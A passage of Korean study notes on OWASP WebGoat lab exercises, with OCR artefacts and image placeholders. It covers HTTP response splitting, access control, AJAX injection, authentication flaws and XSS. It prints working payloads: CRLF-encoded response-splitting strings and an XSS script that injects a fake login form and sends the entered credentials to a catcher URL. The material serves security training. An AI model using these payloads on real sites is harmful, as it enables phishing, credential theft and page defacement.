  Location: http://localhost/WebGoat/attack?Screen=410&menu=100&fromRedirect=yes&language=test%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:%20text/html%0d%0aContent-Length:%2030%0d%0a%0d%0a<html>Hacked This Site</html>
  Content-Type: text/html;charset=ISO-8859-1
  Content-length: 0
  Date: Sun, 02 Aug 2009 15:47:58 GMT
  Connection: close
  X-RevealHidden: possibly modified
- **전송 :** GET http://localhost:80/WebGoat/attack?Screen=410&menu=100&fromRedirect=yes&language=test%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:%20text/html%0d%0aContent-Length:%2030%0d%0a%0d%0a<html>Hacked%20This%20Site</html> HTTP/1.0
  Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
  Referer: http://localhost/WebGoat/attack?Screen=410&menu=100&Restart=410
  Accept-Language: ko
  Proxy-Connection: Keep-Alive
  User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
  Host: localhost
  Pragma: no-cache
  Cookie: JSESSIONID=0FFC32E307596C4ABC826B460F27DCE0
  Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
- **응답 :** HTTP/1.1 200 OK
  Server: Apache-Coyote/1.1
  Pragma: No-cache
  Cache-Control: no-cache
  Expires: Thu, 01 Jan 1970 09:00:00 KST
  Content-Type: text/html
  Date: Sun, 02 Aug 2009 15:50:17 GMT
  Connection: close
  X-RevealHidden: possibly modified

  <html>Hacked This Site</html>

Practice – HTTP Splitting #3

- **공격 코드 :** test
  Content-Length: 0

  HTTP/1.1 200 OK
  Content-Type: text/html
  Last-Modified: Mon, 31 Dec 2010 01:01:01 GMT
  Content-Length: 31

  <html>Hacked This Page</html>
- **변환작업 :** ₩r₩n -> %0D%0A, **공백** -> %20

  test%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:%20text/html%0d%0aLast-Modified:%20Mon,%2031%20Dec%202010%2001:01:01%20GMT%0d%0aContent-Length:%2031%0d%0a%0d%0a<html>Hacked This Page</html>

- **따라서 공격자가 임의로 집어넣은 HTTP 헤더 값에서 CRLF를 제대로 제거하지 않으면, 공격자가 그 이후에 출력되는 본문에 대한 제어 권한을 얻게 되고, 그 결과 응답을 둘 또는 그 이상으로 분리해버리는 결과를 만들게 됨.**
- **일반적으로 Location 이나 set-cookie 와 같은 HTTP헤더를 사용할 때 이런 취약점을 만들기 쉬운데, 값을 넣기 전에 반드시 URL인코딩을 해주어야 한다. 그 외에도 ID를 조합해서 URL을 만들 때 정수형으로 무조건 캐스팅 한다든지 철저하게 정규 표현식을 사용해서 점검한다든지 하는 방법이 있음.**

Access Control Flaws #1

- Using an Access Control Matrix
  - 목적: 역할 기반 접근제어방식에서, 역할이란 일련의 접근 허가와 특권을 나타낸다. 사용자는 하나 또는 그 이상의 역할들을 부여 받을 수 있다. 역할 기반 접근제어방식은 정상적으로 두 부분으로 구성되어 있다 : 역할 허가 관리와 역할 할당
    깨어진 역할 기반 접근제어방식은 사용자가 그에게 할당된 역할로서는 허용되지 않은 접근들을 수행하도록 허용할 수 있다. 아무튼 권한 밖의 역할을 획득하게 된다.
  - 문제: 각 사용자는 오직 어떤 자원들에 대한 접근을 허용 받은 역할 멤버이다. 당신의 목표는 이 사이트에서 운영하는 접근제어 법칙을 조사하는 것이다.
    오직 [관리자]그룹만이 'Account Manager' 자원에 접근할 수 있다.

Access Control Flaws #2

- Bypass a Path Based Access Control Scheme
  - 목적: 경로를 기반으로 하는 액세스 제어방식에서, 공격자는 상대적인 경로정보를 공급함으로써 경로를 가로지를 수 있다. 그러므로 공격자는 정상적으로는 누구도 직접 접근할 수 없거나, 직접적인 요청 시에는 거부되는 파일들에 접근하기 위해서 상대적인 경로를 사용할 수 있다
  - 문제: 직접적으로 목록에 있지 않은 파일에 접근
- LAB: Role Based Access Control
  - 목적: 역할 기반 접근제어방식에서, 역할이란 일련의 접근 허가와 특권을 나타낸다. 사용자는 하나 또는 그 이상의 역할들을 부여 받을 수 있다.
    역할 기반 접근제어방식은 일반적으로 두 부분으로 구성되어있다
    : 역할 허가 관리와 역할 할당
    깨어진 역할 기반 접근제어방식은 사용자가 그에게 할당된 역할로서는 허용되지 않은 접근들을 수행하도록 허용할 수 있다. 아무튼 권한 밖의 역할을
  - 문제: 이 사이트에서 운영하는 접근제어 법칙들을 조사하는 것. 각 역할은 어떤 자원에 대한 허가를 가지고 있다(A-F). 각 사용자는 하나 또는 그 이상의 역할들을 부여 받음. 오직 [관리자]역할 사용자만이 'F' 자원에 대한 접근을 할 수 있음. 성공적인 공격으로, [관리자]역할을 가지지 않았던 사용자가 자원F를 제어할 수 있게 됨.

AJAX Security #1

- DOM Based Cross Site Scripting (XSS)
  - **목적**: DOM은 보안의 관점에서 재미있는 문제를 보여준다. 이것은 동적으로 변경되는 웹 페이지의 내용을 허용하지만, 공격자들에 의해 악의 있는 코드를 넣는 동안 악용될 수 있다. 악의 있는 코드 넣기의 한 종류인 XSS는 유효하지 않은 사용자의 입력이 직접적으로 사용자 쪽 페이지의 내용을 변경하기 위해 사용될 때 발생할 수 있다.
  - **문제**: DOM에 악의 있는 코드를 넣기 위해 이 취약점을 사용하는 것이다. 그리고 나서 마지막 단계에서, 당신은 취약점을 기억 장치의 특정 위치에 넣기 위해 코드 안의 결점들을 바로 잡아준다.
- Client Side Filtering
  - **목적**: 항상, 오직 접근을 하기 위한 것이라고 가정한 정보만을 클라이언트에게 보내는 것은 좋은 방법이다. 이번 레슨에서, (클라이언트에게 보내지는) 너무 많은 정보는 심각한 접근제어 문제를 생성한다.
  - **문제**: 접근할 수 없었던 정보를 발견하기 위해 서버로부터 되돌아오는 외부 정보를 이용하는 것

innerHTML property in Javascript

- document.write( )를 사용하면 화면에 출력이 가능하다. 그런데 이것은 페이지가 로딩될 때에만 출력된다. 예를 들어 이미 화면이 모두 로딩 된 다음 추가 텍스트를 특정 위치에 다시 뿌려줄 수 없다. 이런 상황에서는 의 innerHTML 속성을 사용해서 화면출력을 할 수 있다.
- 위 코드를 실행하면 getElementById('input_txt') 로 입력한 텍스트의 값을 구하고, '출력' 버튼을 누르는 순간 getElementById('output_form') 을 찾아서 outputForm으로 참조하고 innerHTML 속성을 바꾸어 입력 문자열을 출력한다.

```
<html>
<head>
<meta http-equiv="content-type" content="text/html;
charset=utf-8" />
<title>innerHTML 출력</title>
<script type="text/javascript">
function printOut(){
var inputTxt = document.getElementById('input_txt').value;
var outputForm = document.getElementById('output_form');
outputForm.innerHTML = inputTxt;
}
</script>
</head>
<body>
<div>
출력할 문자열을 입력하세요 :
<input id="input_txt" type="text" />
<input type="button" value="출력" onclick="printOut();" />
</div>
<div id="output_form">
</div>
</body>
</html>
```

Ref : http://coder.tistory.com/2

AJAX Security #2

- Same Origin Policy Protection
  - 목적: AJAX의 주요 요소는 XMLHttpRequest (XHR)이다. 이것은 클라이언트 쪽에서 서버로의 비동시적인 요청을 만드는 javascript을 허용한다. 하지만, 보호 조치로서의 이들 요청들은 단지 클라이언트 페이지가 시작된 곳에서부터 서버에게로만 만들어 질 수 있다.
  - 문제: 이 연습은 Same Origin Policy Protection을 보여준다. XHR 요청들은 오직 처음 시작되었던 서버에게로만 되돌려 보내질 수 있다. 데이터를 처음 시작되지 않은 서버로 보내기 위한 시도는 실패할 것이다.
- Dom Injection Attack
  - 목적: DOM injection attack 실행법
  - How the attacks works: 어떤 어플리케이션들은 특히 AJAX 조작을 이용하고, javascript , DHTML 그리고 eval방법을 사용하여 직접 DOM을 업데이트한다. 공격자는 응답을 가로챔으로써 그 이점을 취할 수도 있고, 그의 공격을 이용하기 위해 어떤 javascript 명령을 넣으려고 시도 할 것이다.
  - 문제: 당신의 희생자는 당신에게 그것을 이용하도록 허용하는 활성키를 가지고 있는 시스템이다. 당신의 목표는 활성화 버튼을 가능하게 하게 하려고 시도하는 것이어야 한다. key validation이 업무를 어떻게 처리하는지를 이해하기 위해서 HTML 소스를 보는 시간을 가져라.

AJAX Security #3

- XML Injection
  - **목적**: XML Injection attack **실행법을 가르친다**
  - How the attacks works: AJAX **어플리케이션들은 서버와 정보를 바꾸는 것에** XML**을 사용한다. 이** XML**은 악의적인 공격자에 의하여 쉽게 가로채거나 바뀌어 질 수 있다.**
  - **문제**: WebGoat-Miles Reward Miles**은 유효한 모든 보상들을 보여준다. 일단 당신이 당신의 계정** ID**에 들어갔었다면, 레슨은 당신에게 당신의 잔액과 당신이 산출할 수 있는 생산물들을 보여줄 것이다. 당신의 목표는 더 많은 보상들을 당신의 허락된 보상들에 더하려고 노력하는 것이다. 당신의 계정** ID**는** 836239 **이다.**
- JSON Injection
  - JSON(JavaScript Object Notation) : http://ko.wikipedia.org/wiki/JSON
  - **목적**: JSON Injection Attack**을 수행하는 방법을 가르친다.**
  - How the attacks works: JSON **은 간결하고 효과적인 보잘것없는 데이터가 포맷을 바꾸는 것임.**
  - JSON**은 배열, 목록,** hashtables, **다른 데이터 구조들과 같은 많은 형태들 안에 있을 수 있다.** JSON**은** AJAX, Web2.0 **적용에서 널리 이용되고, 사용의 편함과 속도 때문에** XML**보다 프로그래머들이 좋아한다. 하지만,** JSON**은** XML**처럼 공격의 주입을 받는 경향이 있다. 악의적인 공격자는 서버로부터 응답을 넣거나, 거기에 어떤 임의의 가치들을 넣을 수 있다.**
  - **문제: 일단, 공항의 세 숫자 코드에 들어가면, 티켓 가격을 요구하기 위해** AJAX **요청이 실행될 것이다. 당신은 직행 비싼 것 또는** 2**번 환승하는 더 싼 것, 이렇게 두 개의 항공편이 있다는 것을 알 수 있을 것이다. 당신의 목표는 직행, 그러나 더 싼 가격을 위해 노력하는 것이다.**

AJAX Security #4

- Silent Transactions Attack
  - **목적:** silent transactions attack **실행법을 배운다.**
  - How the attacks works: single submission**을 사용하고 있는** silently processes transaction**의 어떤 시스템은 클라이언트에게 위험하다. 예를 들어, 정상적인 웹 어플리케이션이 간결한** URL submission**을 허용한다면, 미리 조절된 세션 공격은 공격자로 하여금 사용자?인증 없이 변동자료를 완성하도록 허용할 것이다.** Ajax**에서, 그것은 더 나쁘게 된다: 처리가 조용하고; 그것은 페이지에서 사용자 피드백 없이 발생한다. 그래서 삽입된 공격 스크립트는 인증 없이도 클라이언트로부터 돈을 훔칠 수 있다.**
  - **문제: 이것은 견본 인터넷뱅킹 어플리케이션 이다. – 금전 이체 페이지. 아래에 '당신의 잔액, 당신이 옮기려고 하는 예금, 당신이 옮길 액수'를 보여준다. 어플리케이션은 어떤 기본 클라이언트 쪽 확인을 한 후 처리를 받아들이기 위해** AJAX**를 사용함. 당신의 목표는 사용자의 인증을 우회하고 조용히 처리를 실행하려고 시도하는 것이다.**
- Dangerous Use of Eval
  - **목적: 서버 쪽에서 모든 입력을 유효하게 하는 것은 좋은 방법이다.** XSS**는 유효하지 않은 사용자의 입력이 직접적으로** HTTP **응답을 가져오게 할 때 일어날 수 있다. 이번 레슨에서는, 유효하지 않은 사용자 공급 데이터가 자바스크립트** eval() **요청과의 연결에 이용된다.** XSS **공격에서 공격자는 공격 스크립트를 포함한** URL **을 교묘하게 만들고 이것을 다른 웹사이트에 저장하거나 이메일을 보낼 수 있다. 또는 다른 방법으로 희생자가 들어와 그것을 클릭하게 트릭을 쓸 수도 있다.**
  - **문제: 그 입력이** eval**을 통해 실행될 때나 악의 있는 스크립트를 실행할 때 어떤 입력에 다가가기 위한 것이다. 이 레슨을 통과하기 위해서, 당신은** 'alert()' document.cookie **를 해야 한다.**

AJAX Security #5

- Insecure Client Storage
  - **목적: 서버 쪽의 모든 입력을 확인하는 것은 좋은 방식이다. 메커니즘 확인(인증)을 탈피하기 위해서, 클라이언트 쪽은 리버스엔지니어링하기에 취약점 있는 이것을 그만두어야 한다. 클라이언트 쪽의 어떤 것도 비밀이라고 생각하지 말아야 한다는 것을 기억해라.**
  - **문제: 고의가 아닌 할인을 위해 쿠폰 코드를 발견하는 것이다. 그 때, 영의 비용을 가지고 명령을 제시하기 위하여** client side validation **이용을 활용하라.**

Authentication Flaws #1

- Password Strength
  - 목적: 계정들은 오직 그들의 패스워드만큼 안전하다. 대부분의 사용자들은 동일한 약한 패스워드를 어디에나 가지고 있다. 만약 당신이 brute-force-attack들에 대해서 패스워드를 보호하기를 원한다면 당신의 어플리케이션은 패스워드를 위한 좋은 요건을 갖추어야 한다. 패스워드는 소문자, 대문자, 숫자를 포함해야 한다. 긴 패스워드일수록 더 좋다.
  - 문제: 여러 개의 패스워드를 https://www.cnlab.ch/codecheck에서 테스트하는 것임.
- Forgot Password
  - 목적: 불행하게도 많은 웹 어플리케이션들은 적당한 메커니즘을 제공하지 못한다. 사용자의 신원을 증명하기 위해 요구되는 정보는 종종 지나치게 극단적으로 단순하다.
  - 문제: 사용자는 만약 그들이 비밀질문에 알맞은 답을 할 수 있다면, 패스워드를 되찾을 수 있다. 이제 잊어버린 패스워드 페이지의 잠금 메커니즘은 없다. 당신의 사용자이름은 webgoat 이고, 당신의 좋아하는 색상은 붉은색이다. 당신의 목표는 다른 사용자의 패스워드를 되찾는 것이다.

Authentication Flaws #2

- Basic Authentication
  - 목적: 기본 인증은 server side resources를 방어 하기위해 사용된다. 웹서버는 요청되었던 자원의 응답과 함께 401 인증요청을 한다. 사용자 쪽에서는 입력창에 사용자 이름과 패스워드를 쓴다. 브라우저는 사용자의 이름과 패스워드를 base64로 인코딩할 것이고, 그들의 인증서들을 웹서버로 보낸다. 웹서버는 인증서를 확인하고, 그 인증서가 맞다면 요청한 자원들을 다시 보내 줄 것이다. 이 인증서들은 자동적으로 이 메커니즘에 의해 보호되는 각 페이지로 보내져서, 다시 사용자로 하여금 인증서 로그인을 요하지 않게 된다.
  - 문제: 기본 인증을 이해하고, 아래에 있는 질문에 답하는 것이다.
- Multi Level Login 1
  - 목적: 멀티 레벨 로그인은 강한 인증을 제공해야 한다. 이것은 두 번째 단계를 추가함으로써 이루어진다. 사용자의 이름과 패스워드로 로그인을 한 후 TAN을 요구 받게 됨. 이것은 보통 온라인뱅킹에 쓰인다. 당신은 은행에서 오직 당신만을 위해 생성된 많은 TAN들의 리스트를 얻는다. 각 TAN은 오직 한번만 사용된다.
    다른 방법은 SMS로 TAN을 제공하는 것이다. 이것은 공격자가 사용자로부터 제공된 TAN들을 얻을 수 없다는 이점을 가지고 있다.
  - 문제: 이번 레슨은 강한인증의 우회를 시도하는 것이다. 당신은 다른 계정에 침입해야 한다. 사용자의 이름, 패스워드와 이미 사용되었던 TAN 이 제공되었다.
    당신은 TAN이 이미 사용되었을지라도, 반드시 서버가 TAN을 받아들이도록 해야 한다.

Authentication Flaws #3

- Multi Level Login 2
  - **목적: 멀티 레벨 로그인은 강한 인증을 제공해야 한다. 이것은 두 번째 단계를 추가함으로써 이루어진다. 사용자의 이름과 패스워드로 로그인을 한 후 TAN을 요구 받게 된다.**
    이것은 보통 온라인뱅킹에 쓰인다. 당신은 은행에서 오직 당신만을 위해 생성된 많은 TAN들의 리스트를 얻는다. 각 TAN은 오직 한번만 사용된다.
    다른 방법은 SMS로 TAN을 제공하는 것이다. 이것은 공격자가 사용자로부터 제공된 TAN들을 얻을 수 없다는 이점을 가지고 있다.
  - **문제: 이번 레슨에서는 다른 계정에의 침입을 시도해야 한다. 당신은 WebGoat Financial에 자신의 계정을 가지고 있지만, 공격할 희생자 이름의 다른 계정으로의 로그인을 원한다.**

Buffer Overflows

- **버퍼 오버플로우**
  - **말 그대로 버퍼를 넘치게(overflow) 하는 것을 의미하며, 풀어서 설명하면 메모리에 할당된 버퍼의 양을 초과하는 데이터를 입력하여 프로그램의 복귀 주소(return address)를 조작, 궁극적으로 해커가 원하는 코드를 실행하는 것입니다. 여기에서 "버퍼(buffer)"란 프로그램 처리 과정에 필요한 데이터가 일시적으로 저장되는 공간으로 메모리의 스택(stack) 영역과 힙(heap) 영역이 여기에 속하며, "버퍼 오버플로우" 가 이 두 가지 영역 중 어떤 것을 이용하느냐에 따라서 두 가지로 분류할 수 있습니다.**
  - Phrack(7**권** 49**호**) Aleph One "Smashing The Stack For Fun And Profit" **널리 알려짐**
- Web **환경**
  - CGI **환경에서** C**나** C++**와 연동되는 경우, 사용자의 입력값의 길이를 체크하지 않아 발생할 수 있음.**

Ref: http://loser.miniwini.com/wp/archives/904

Code Quality

- Discover Clues in the HTML
  - Concept: 개발자들이 소스 코드내에 FIXME's, Code Broken, Hack, 등과 같은 문장을 남기는 것은 널리 알려진 사실이다. 패스워드나 백도어나 올바르게 동작하지 않는 것들을 나타내는 어떠한 설명들에 대하여 소스 코드를 재검토하라.
  - General Goal: 유저는 인증 체크를 우회할 수 있어야 한다.
  - Problem: 로그인에 도움이 되는 실마리를 찾아라.

Concurrency


- Thread Safety Problems
  - Concept: Web application은 동시에 많은 HTTP request들을 처리할 수 있다. 개발자들은 종종 안전하지 않은 thread 변수들을 사용한다. Thread 안전성은 다중 thread들에 의해 동시에 사용될 때 객체나 클래스의 필드들이 항상 유효한 상태를 유지하고 있다는 것을 의미한다. 이것은 종종 정확히 같은 시간에 다른 유저에 의해 같은 페이지를 로딩시키려는 것으로 인한 동시성 버그를 이용할 가능성이 있다.
    모든 thread가 같은 method 영역을 공유하고, 그래서 그 method 영역이 모든 클래스 변수들이 저장되는 곳이기 때문에, 다중 thread들은 동시에 같은 클래스 변수들을 사용하려고 시도할 수 있다.
  - General Goal: 사용자는 web application에서 동시성 에러를 이용할 수 있어야 하고 같은 시간에 같은 함수 사용을 시도하는 또다른 사용자의 로그인 정보를 볼 수 있어야 한다.
  - Problem: 이 문제는 두 브라우저의 사용이 요구될 것이다. 유효한 사용자 이름은 'jeff' 와 'dave' 이다.
- Shopping Cart Concurrency Flaw
  - General Goal: 문제에서, 당신의 미션은 당신을 더 싼 가격으로 상품들을 구매하도록 허용하는 동시성 문제를 이용하는 것이다.

Cross-Site Scripting (XSS)

- Phishing with XSS
  - Concept: 서버측에서 모든 입력을 확인하는 것은 항상 좋은 실천이다. XSS는 유효하지 않은 사용자의 입력이 HTTP response 안에 사용될 때 발생할 수 있다. XSS의 도움으로 당신은 Phishing Attack을 할 수 있고, 정식적으로 보이는 페이지에 content를 추가할 수 있다.
  - General Goal: 유저는 username과 password를 묻는 폼을 추가할 수 있어야 한다. Submit 할때 입력값은 http://localhost/WebGoat/catcher?PROPERTY=yes&user=catchedUserName&password=catchedPasswordName으로 보내져야 한다.
  - Problem: 어떻게 웹사이트에서 Phishing attack이 제공될 수 있는지의 한 예제이다.
    XSS와 HTML 삽입을 이용하여, 당신의 목표는 다음과 같다
    - credentials를 요구하는 html을 삽입하는 것
    - 실제적으로 credentials를 수집하는 javascript를 추가하는 것
    - http://localhost/WebGoat/catcher?PROPERTY=yes... 에 credentials를 알린다.

Phishing with XSS

```
<script>function hack(){ alert("Had this been a real attack... Your credentials were just stolen. User Name = " + document.forms[0].user.value + "Password = " + document.forms[0].pass.value); XSSImage=new Image; XSSImage.src="http://localhost/WebGoat/catcher?PROPERTY=yes&user="+ document.forms[0].user.value + "&password=" + document.forms[0].pass.value + "";}
</script><form><br><br><HR><H3>This feature requires account login:</H3 ><br><br>Enter Username:<br><input type="text" id="user" name="user"><br>Enter Password:<br><input type="password" name = "pass"><br><input type="submit" name="login" value="login" onclick="hack()"></form><br><br><HR>
```





Cross Site Scripting #0

- Lesson Plan Title: Cross Site Scripting (XSS) 수행 방법
- Concept: 특히 나중에 매개 변수들로써 OS의 명령어들, 스크립트들, 그리고 DB 쿼리들에 사용되어질 그런 입력들에 대하여, 이것은 항상 모든 입력들의 불순물을 제거하기 위한 좋은 실습이다. 어딘가에 영구적으로 저장될 컨텐츠에 대하여 특히 중요하다. 유저들은 유저의 메시지가 조회될 때 의도하지 않은 페이지나 컨텐츠가 다른 유저에게 로딩되도록 야기시킬 수 있는 메시지 컨텐츠를 생성할 수 없어야 한다. XSS는 또한 유효하지 않는 유저의 입력이 HTTP response 내에 사용될 때 발생할 수 있다. Reflected(반사) XSS 공격에서, 공격자는 공격 script로 URL을 교묘하게 만들고, 또 다른 website에 게시하거나, email 보내거나, 아니면 다른 방법으로 피해자가 그것을 클릭하도록 유도한다.
- General Goal: 이 연습문제로, 당신은 stored 와 reflected XSS 공격을 수행할 것이다. 당신은 또한 이런 공격들을 무효와 시키기 위해 web application 내의 코드 수정을 수행할 것이다.


Cross Site Scripting #1


- Stage 1: Stored XSS
- 'Tom'**으로, Edit Profile 페이지상의** Street **필드를 대신하여** Stored XSS **공격을 실행시켜라.** 'Jerry'**가 공격에 의해 영향 받은 것을 확인하라.**
  계정들에 대한 패스워드들은 이름들이다.







Stage 1: Stored XSS









Cross Site Scripting #2

